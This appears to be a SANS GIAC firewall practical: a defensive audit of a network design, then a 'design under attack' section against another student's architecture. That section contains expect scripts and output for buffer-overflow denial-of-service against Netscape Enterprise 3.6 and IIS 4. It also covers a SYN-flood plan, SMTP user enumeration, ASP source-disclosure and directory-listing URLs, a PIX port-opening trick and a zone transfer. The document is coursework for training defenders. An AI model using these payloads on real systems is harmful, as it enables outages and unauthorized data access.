

Other results gathered during the scan are banner validation for the opened ports, password guessing attacks, SMTP checks, FTP checks, Web server vulnerability checks as well as many others. I will mostly be interested in the port scans and the network architecture detected, any extra information will be provided to the customer but is in fact not part of the Firewall 1 audit.

The ports detected using the **TCP – SYN** and the **TCP-ACK** were the same (meaning that access to these ports can be initiated externally (as such is the requirement for these ports). The results were:

IP ADDRESS	TCP PORTS	UDP PORTS
192.144.16.1	80, 443	none
192.144.16.2	80, 443	none
192.144.16.3	none	53
192.144.16.4	25	none
192.144.16.5	none	none

No ICMP traffic was allowed thorough as the ping requests were not answered.

An extra port scan will be performed in order to verify access restrictions to the Corporate and Secure networks. The addresses scanned are: 192.144.16.20, 192.144.16.64/26 and 192.144.16.128/26.
No access to these was detected.

The traceroute function verified the supplied network architecture to be correct.

I will now verify the port statistics obtained and check them against the supplied ACL policy to ensure that all ACLs have been implemented correctly.
1. From the border router rules it is evident that ICMP traffic is not allowed thorough the device, hence the lack of ping reply.
2. All the ports visible on the DMZ are according to the Border Router rules.
3. The service network displays correct ports, as specified in the ACL policy. Both the border router and the Firewall 1 module are responsible for the security of the Service network.
4.The lack of access to the Corporate Network is due to the stateful inspection of the Firewall-1 module, as the border router has been configured to allow traffic to the corporate network.
5.Access to the Secure Network is denied by both the border router and Firewall 1.

As the Nokia device is not visible from the Internet, I will have to check it against known vulnerabilities from the Internal networks. It is still important to perform the checks in order to minimize risks involved with somebody gaining access to back-end systems once they have compromised a machine on the DMZ – Web Server farm.

The external review has verified the Security Policy item No. 1, as no external access is provided to the LDAP directory or the database.

Internal Network Security Review:
For the internal review I will need access to an internal test machine. I will use one laptop which I will configure to use on each of the separate networks. The scans performed will utilize nmap (most likely through the use of CyberCop – for reporting purposes).

Scanning from the DMZ:
No access has been allowed to any of the network components apart from the web servers. ACLs have been written to only grant specific access to the Web Servers. When scans are performed from one of the web servers the following ports are visible:

IP ADDRESS	TCP PORTS	UDP PORTS
192.144.16.2	80, 443, 22	none
192.144.16.3	none	53
192.144.16.129	443	none
192.144.16.130	389	none
192.144.16.132	xxx – DB server	Xxx – Db server

These results show that the web servers have only got restricted access to some application servers as well as the DNS. The scans also showed that if a new server was

positioned on the DMZ it would not have any allowed access, the access would have to be granted specifically.

Scanning from the Screened Network:
No access has been allowed to any of the network components outside the screened subnet. ACLs have been written to only grant specific access to the Mail & DNS Servers. When scans are performed from the DNS server the following ports are visible:

IP ADDRESS	TCP PORTS	UDP PORTS
192.144.16.4	25, 22	none
Internal DNS Server	53	53

Scanning from the Mail server the following ports are visible:

IP ADDRESS	TCP PORTS	UDP PORTS
192.144.16.3	53, 22	53
Internal Mail Server	25	none

The scans have shown that the machines on the Screened Network cannot instantiate any traffic apart from accessing their Internal counterparts. The scans also showed that if a new server was positioned in the Screened Network it would not have any allowed access, the access would have to be granted specifically.

Scanning from the Secure Network:
No other network components were visible when scanning from any of the machines on the Secure Network. This is because Firewall 1 does not allow any traffic to originate from the Secure Network.

Scanning from the Corporate Network as an Administrative User:
No scans of the internal Corporate Network as well as no scans of the access to the Internet were made.

IP ADDRESS	TCP PORTS	UDP PORTS
192.144.16.1	80, 443, 22	none
192.144.16.2	80, 443, 22	none
192.144.16.3	22	none
192.144.16.4	22	none
192.168.10.194	22	none
192.168.10.193	22	none
192.168.10.196	22	none
192.168.10.129	22	none
192.168.10.130	389, 22	none
192.168.10.131	22, xxx- DB port	xxx – DB port
192.168.10.132	22	none

Scanning from the Corporate Network as a non Administrative user:
No scans of the Corporate Network were made as well as any scans of the access to the Internet.

IP ADDRESS	TCP PORTS	UDP PORTS
192.144.16.1	80, 443, 22	none
192.144.16.2	80, 443, 22	none

The scans have shown that the non-privileged users have much lower access rights, which was the intent of the user division.

All findings agree with the provided ACL policy.

Systems Security Review:
At this point of the review access to the Nokia device will be required.
The systems security review concentrates on the assessment of the underlying software on the firewall as well as dealing with the configuration of the Firewall 1 module. The review will follow this order:

1. The software will be verified against any known vulnerabilities, both the operating system and the firewall software will be examined.
2. All permissions will be assessed and minimized to ensure limited permission access is available. Access to system files and operations will be limited to root user.
3. Verify that no vendor specific userIds and passwords are used.
4.The firewall access restrictions, both from remote logon as well as console logon will be checked.
5.Authenticators will be checked and should utilize a secure password with at least 6 alphanumeric characters including one special character.
6. Account – control mechanisms will be verified, these include account lockout, password expiry etc.
7. A vulnerability scan will be implemented to check the firewall software for any known vulnerabilities. Information form the checkpoint website will be gathered in order to establish the correct vulnerability scans. Any required patches will be installed.
8. NATing configuration will be verified.
9.The no ip-forward option will be verified.

This part of the review will evaluate the security of policy items 4 (access control), 5 (patches), 6 (change control) and 7 (default passwords).

Operations Security Review:
In order to ensure that the security of the firewall and the whole GIAC network is maintained security procedures have to be installed. These procedures deal with:

- Change controls and password management.
- Software updates and patch installs.
- Secure back-up procedures.
- Auditing and intrusion detection.
- Access control.

The operational security review deals with ensuring that the above procedures are defined and followed, it also ensures that a general security policy is written and adhered to.

The security policy for the GIAC enterprises was evaluated, it is deemed to be barely sufficient but does deal with the main security issues of a web application. Improvements to the policy would include a defined user policy, password management policy, a formal privacy statement and basically far more specific and not open ended (as they are at the moment) security statements.

Perimeter Defense Analysis:

The following comments can be made about the security of the GIAC network:

1. Strong security has been achieved through the explicit deny approach to the ACL construction.
2. ACL rules have been created on a per host basis which ensures that each server is limited to only the access it was intended for. Many other companies implement network type ACLs, which do not limit the access to specific ports on specific hosts.
3. Stateful inspection has been used to ensure that traffic can only originate from the Corporate Network to the Internet and not vice versa – this will protect the standard user of the network.
4. The most sensitive part of the network (Secure Network) has explicit deny ACLs on the perimeter protection devices to ensure it is protected even if accidental ACL changes are made.
5. Generally security in-depth has been applied to limit unauthorized intrusion. Three security devices protect the most sensitive parts of the network.
6. Each level of security, border router, primary firewall and subnet firewalls implement a different type of security software (CISCO, Checkpoint F1 and Ipchains). These provide extra security because if vulnerabilities are found in one type of device it cannot be exploited to grant access to all the network components.
7. ICMP traffic has been denied to prevent flood and Ping'O'Death attacks.
8. The VPN module is part of the main firewall Nokia device, this could be considered a security risk as well as a performance problem.

The security recommendation for the GIAC network would include two changes:

1. Firstly a separate device should be deployed for the VPN termination. This could be done in parallel to the Nokia device. This change would ensure that there are no performance issues associated with having the single device servicing all traffic types. This recommendation should only be considered if VPN traffic volumes are predicted to be high.

2. The second change involves the Web Servers placed on the DMZ. These servers are only protected by the border router. In order to ensure defense-in-depth the servers should be placed on the service network where they would be further protected by the Firewall-1 firewall. Such a move would provide two levels of defense for the web servers. This recommendation does however have a drawback, all the traffic which terminates at the web servers will now have to traverse the firewall, imposing a substantial load on the device.

The changes are depicted in the diagram below:



Assignment 4
Design Under Attack

The network architecture produced by Colin Stuckless for his SANS Parliament Hill 2000 practical will be used throughout this section. The URL for the practical is http://www.sans.org/y2k/practical/Colin_Stuckless.doc.
The architecture is represented below:



The network was deployed with the following devices (the notes below were supplied by Colin Stuckless in his assignment):

A Cisco 3640 acts as our filtering/screening firewall. While not representing the core of our security platform, the screening router plays an important role in being a front line defense mechanism. We configure the screening router to immediately discard traffic that has no legitimate purpose coming into our network.

A Cisco PIX firewall is the key component of this architecture. It is configure with three network interfaces, one for the external network (we'll call it the dmz interface), one for our semi-secure service network (service) and one for our internal network representing our secured corporate LAN (internal).

For VPN connectivity, I've separated this function from the firewall. While this represents an increase in cost, it also gives additional flexibility for vendor choice, change management, and maintenance. I feel these advantages outweigh the additional costs incurred for this type of solution. The VPN gateway device is a RedCreek 5100, which utilizes IPSec as a secure means of connecting GIAC Enterprises' remote offices and partners over the Internet.

The services network is a mixture of Solaris and NT servers providing HTTP and HTTPS, DNS, SMTP and FTP services. Intrusion detection runs on the router and a server based IDS is installed on the screened subnet. A combination Unix syslog and NT event log server is also located on the service network to aggregate logs from the other service network servers.

PIX firewall vulnerabilities:
The PIX firewall was indicated by Colin to be running version 5.0 (as stated with Colin's ACLs).
There are two exploits that I would like to address here as I will use them in the last section of this assignment in order to get access to the LDAP directory.

The first exploit is due to the behavior of the command fixup protocol ftp [portnum], which is enabled by default on the Cisco Secure PIX Firewall. To exploit this vulnerability, an FTP server must be protected by the PIX Firewall – which is the case in Colin's network design.
The attack can be used to force the attacked FTP server to send a valid command, encapsulated within an FTP error message, and cause the firewall to read the encapsulated partial command as a valid command. It is thus possible to fool the PIX stateful inspection into opening up arbitrary TCP ports, which could allow attackers to circumvent defined security policies. The attack has been documented at:
http://archives.neohapsis.com/archives/bugtraq/2000-03/0183.html

I will use this exploit in order to force the firewall to open up the connectivity to the LDAP directory located behind the PIX firewall.

The second vulnerability is of a similar nature to the first, it once again deals with the fixup command which is enabled by default on the PIX 5.0 firewall. This particular vulnerability deals with the SMTP protocol. The command at fault is:
Fixup protocol smtp 25.
In this case the vulnerability is caused by the fact that the stateful inspection of the SMTP protocol is mis-configured and can allow many insecure SMTP commands to get through the firewall, thus placing the SMTP server behind the firewall in jeopardy. One simple fix to overcome this firewall problem is to carefully configure the mail server and not rely on the security implemented (or in this case not implemented) in the firewall.
The reference to this PIX vulnerability can be fund at:
http://www.cisco.com/warp/public/707/PIXfirewallSMTPfilter-pub.shtml

I will later use this vulnerability to query the SMTP server for information.

Denial of service attack:
Before I begin describing this attack I would like to mention that I would perform this attack last, after I had gained access to my chosen server on the network and extracted the information I was after. Only then would a Denial of Service attack be launched in order to bring attention to the DoS instead to the unauthorized access and theft of data.

The border router in Colin's design has two specific allow rules:
access-list 100 permit tcp any any
access-list 100 permit udp any any

Since no other allow rules exist it is rather apparent that I will not be able to send ICMP packets in order to perform a typical DoS attack. I could instead device a TCP SYN attack from 50 compromised cable modem machines. I would set them to bombard the chosen server with TCP SYN requests (using a shell script which loops an nmap –sS victim.com call for example). With so many SYN requests coming in the server would not be able to service any legitimate calls to it and a denial of service would occur. It is very hard to prevent a TCP SYN attack because it is a legitimate call to initiate a TCP session and it does have to originate from the client. The only possible way of stopping the attack is to limit the SYNs that enter the network in order to clear the congestion. The PIX firewall comes with a feature called "Flood defender", the feature allows a maximum number of unanswered SYNs before those connection attempts are dropped. Also Cisco routers come with a feature called TCP Intercept. The TCP intercept software intercepts TCP synchronization (SYN) packets from clients to servers that match an extended access list. The software establishes a connection with the client on behalf of the destination server, and if successful, establishes the connection with the server on behalf of the client and knits the two half-connections together transparently. Thus, connection attempts from unreachable hosts will never reach the server. The software continues to intercept and forward packets throughout the duration of the connection.

My preferred way of inflecting DoS is to just send one command which kills the server. I will provide examples of these:
I will concentrate on the web servers, these are the primary point of doing business for the company thus if they were brought down the company would be experiencing a Denial of Service attack. In the above network documentation it was stated that both NT and Solaris boxes were used for the web servers, I will thus create an attack for both Netscape Enterprise Server 3.6 (usually the web-server found on Solaris) and IIS 4 (usually the web server found on NT). Please note also that since Colin's ACLs do not block disallowed IP addresses thus I could easily spoof my IP address.

To find out what type of web servers are running on the machines we firstly telnet to the host and perform a HEAD command.

- telnet www.victim.com 80
- HEAD / HTTP/1.0
-
- HTTP/1.1 403 Forbidden

- Server: Netscape-Enterprise/3.6 SP2
- Date: Sun, 04 Mar 2001 23:53:00 GMT
- Content-length: 142
- Content-type: text/html
- Connection: close

and for IIS

- telnet www.victim2.com 80
- HEAD / HTTP/1.0
-
- HTTP/1.1 200 OK
- Server: Microsoft-IIS/4.0
- Date: Sun, 04 Mar 2001 23:57:25 GMT
- Pragma: No-Cache
- Content-Type: text/html
- Expires: Thu, 30 Apr 1981 14:00:00 GMT
- Set-Cookie: ASPSESSIONIDGQGQGQDZ=LKGCPJMDIGBNOHPGIIJIPILB; path=/
- Cache-control: private

Netscape Enterprise Server:
The NES 3.6 vulnerability that will be used here is a buffer overflow vulnerability which can kill the server process. The attack might have to be performed several times in order for the automatic process restart to stop functioning as well. Generally the first attack kills the server only temporarily because it is restarted automatically, but the second attack has an effect of killing the server and also breaking the auto restart function.
The attack is quite simple and only requires a HTTP GET command which will request a string greater than 4080 characters. The get command is shown below:
GET /(4080 character string) HTTP/1.0

In order to perform this exploit I have written an expect script which will establish a telnet session with the host and send the specified GET command. The script is included below.

```
#!/usr/bin/expect --

set timeout     -1
set resultay    -1day

set env(TERM) vt100
set victim xxx.xxx.xxx.x

spawn   telnet $victim 80

set string_to_send  'A'*4080

expect  "Escape"
```

```
send    "GET /$string_to_send HTTP/1.0"
interact
```

Now in order to perform the attack I just have to execute my script a couple of times.

- ./netscape_attack.esp
- spawn telnet xxx.xxx.xxx.xxx 80
- Trying xxx.xxx.xxx.xx...
- Connected to xxx.xxx.xxx.xxx.
- Escape character is '^]'.
- GET /xxxxxxxxx….. HTTP/1.0
-
- Connection closed.

We run the above script again after a couple of minutes to kill the restarted server and fully complete the DoS process.
Next time when we run the attack we get a message telling us that we could not connect to the server – meaning that it is down.

- ./netscape_attack.esp
- telnet: Unable to connect to remote host: Connection refused

The attack has been documented at: http://www.securityfocus.com/bid/1024

IIS:
The Microsoft IIS buffer overflow vulnerability is one of the greatest Web server exploits of all times. The vulnerability is better known as the IIS eEye hack, named after the group who discovered the problem. It is a buffer overflow attack which can be designed to kill the web server process as well as used to overwrite parts of the executing program before it terminates, allowing arbitrary commands to be executed within the security privilege context of the server. Thus a command prompt on the server can be accessed.

I will be using this attack only in order to suspend the web-server process and hence cause a Denial of Service. The attack is very similar to that of the previously described NES attack. The exploit uses the fact that IIS' interpreter for HTR files, ism.dll, is vulnerable to a buffer overflow attack. If an attacker sends an excessively long filename (approximately 3,000 characters or more) ending with .htr, the input will overrun the input buffer in ism.dll and cause it to crash.

Thus we will once again use our previously constructed expect script to create a HTTP GET command. The get command will look like:
GET /[string of 3,000 chars].htr HTTP/1.0
The expect script looks like:

```
#!/usr/bin/expect --

set timeout     -1
set resultay    -1day
```

```
set env(TERM) vt100
set victim xxx.xxx.xxx.x

spawn   telnet $victim 80

set string_to_send  'A'*3001

expect  "Escape"
send    "GET /$string_to_send.htr HTTP/1.0"
interact
```

It establishes a telnet session with the designated server on port 80 and sends the above previously described GET command. Now to perform the DoS we just have to run the script:

- ./IIS_attack.exp
- spawn telnet xxx.xxx.xxx.xxx 80
- Trying xxx.xxx.xxx.xx...
- Connected to xxx.xxx.xxx.xxx.
- Escape character is '^]'.
- GET /xxxxxxxxx…..htr HTTP/1.0
-
- Connection closed.

The next time the script is run the server will no longer be responding:

- ./IIS_attack.exp
- telnet: Unable to connect to remote host: Connection refused

This attack has been well documented. One URL referencing the information about the vulnerability is: http://www.eeye.com/html/Advisories/AD19990608.html

Network penetration attack:

The attack that I will devise in this section will have the LDAP server (placed on the screened service network) as the target host. Since the access control rules given by Colin do not include the rules for the connectivity between the service network and the corporate network and since all the application and database servers are placed on the screened service network I will limit my attack to that network. To compensate for this I will try to use all the servers present on the network to create my attack.

To being with I will start by performing an nmap scan of the network to get an idea of the type of protocols allowed though the border router. I have already learned what the IP addresses are for the web servers, the DNS, FTP server and the mail server (from the Internet registry) and thus I will scan those.

- Nmapnt –v –sS –O 3.3.3.4,5,6,7,8
- Interesting ports on ftp.victim.com <3.3.3.4>
- Port State Service
- 21/tcp open ftp

- Remote OS guesses: Windows NT4 / Win95 / Win98
- ..
- Interesting ports on www1.victim.com <3.3.3.5>
- Port State Service
- 80/tcp open http
- 443/tcp open https
- Remote OS guesses: Windows NT4 / Win95 / Win98

I will not show the output for all the servers but basically server 3.3.3.6 is Solaris running NES 3.6, Server 3.3.3.7 is Solaris running DNS (**both udp and tcp**) and server 3.3.3.8 is Solaris running SMTP.

To finish the task of identifying the hosts I will also telnet into each of the open ports in order to identify the type of applications that are running and it's versions. This will greatly help me in finding the correct exploits.

- telnet www1.victim.com 80
- HEAD / HTTP/1.0

(the output was described in the DoS attack)

- telnet smtp.victim.com 25
- smtp.victim.com ESMTP Sendmail 8.11.0/8.8.7; Mon, 5 Mar 2001 11:39
- :15 +1100

- telnet ftp.victim.com 21
- 220 ftp.victim.com Microsoft FTP Service (Version 4.0).

- telnet dns.victim.com 53
- Connected to dns.victim.com.
- Escape character is '^]'.

The last telnet command did not actually provide us with a header.

Thus by using the method described above I would have learnt that the network has one IIS4 server, one NES 3.6 server and a sendmail server, FTP server, an IIS4 server as well as a DNS server running some specific version of bind.

By performing the nmap scan I have also learned that TCP to port 53 is allowed (Colin has the following rule: conduit permit tcp host 3.3.3.7 eq 53 any), and hence I will perform a zone transfer in order to learn a lot more about the network.

- host –l victim.com
- victim.com name server 3.3.3.7
- www.victim.com has address 3.3.3.6
- www1.victim.com has address 3.3.3.5
- ftp.victim.com has address 3.3.3.4
- smtp.victim.com has address 3.3.3.8
- dns.victim.com has address 3.3.3.7

- ldap.victim.com has address 3.3.3.9
- corporate_f-w.victim.com has address 3.3.3.10

From the zone table I have now learned that the network also contains an LDAP directory and the Ip address of the firewall which is protecting the corporate network. Thus I have now found my target, I will aim to break into the LDAP and extract all the data stored in it. My main two problems now are: how do I get access to the LDAP since the border router is blocking the LDAP port and even when I do get access I will still need to guess the username and password. Thus from now on all the exploits will focus on retrieving information that will help me work around my problems.

One of the easiest ways to guess usernames is to utilize the mail server. I will run a password cracker against usernames to guess the existing accounts. I will be able to perform this attack because the mail server does not block the expn & vrfy commands and the PIX firewall has a vulnerability, which does not perform proper stateful inspection on port 25 (vulnerability described previously).

- telnet xxx 25
- expn root
- 250 2.1.5 root <root@smtp.victim.com > #thus we now know that the user root exists

- expn abarton
- 250 2.1.5 Anna Barton <abarton@smtp.victim.com> #and abarton is also a valid username

- vrfy anna
- 550 5.1.1 anna... User unknown #this user does not exist

By extracting the mail usernames I am hoping that the LDAP accounts are going to be the same and then I only have to run the password cracker against already known usernames, which would reduce my work considerably as it is difficult to determine which usernames exist on an LDAP server without knowing them previously.

Just in case the mail server did not provide us with any useful information I will try and get some more information from the web-servers. Firstly the IIS server can be exploited to provide the source code of every ASP script (refer to http://rootshell.com/archive-j457nxiqi3gq59dv/199807/aspads.txt.html). Hopefully as is often the case the ASP script will contain a hard coded username and password for the database it is referencing (in this case the LDAP directory). The exploit is very simple and is implemented by appending "::$DATA" to the script name. An example is:
http://default.asp::$DATA

If this still did not provide us with anything then perhaps the developers were too clever to hard code any passwords but they could be stored in some constants file – which I will try to find. In the next exploit I will try to read the web directory in order to find any files that might contain the passwords (or any other interesting information). This exploit will

be performed on the NES. The exploit simply sends a string to the server, which it then interprets as the command to show the contents of the main server directory. The exploit is documented at: http://archives.neohapsis.com/archives/bugtraq/2000-03/0191.html
An example of the required URL is:
http://www.victim.com/?wp-cs-dump

Lets assume that using the three above methods I have managed to extract a number of usernames and passwords that will give me access into the LDAP, but I am still faced with the problem of the firewall not allowing access to the LDAP server. In order to deal with this problem I will use the PIX vulnerability associated with the fixup ftp command. The vulnerability can cause the internal ftp server to send a malformed ftp error message that will then force the PIX to open an arbitrary port on the firewall. I will thus use the existing FTP server to send the error message and open up the LDAP port for my LDAP browsing.

I have thus successfully managed to get access to the LDAP and have equipped myself with the correct username and most likely the password to extract all of it's contents. If I do not have the password than I will run a password cracker in order to obtain the required password.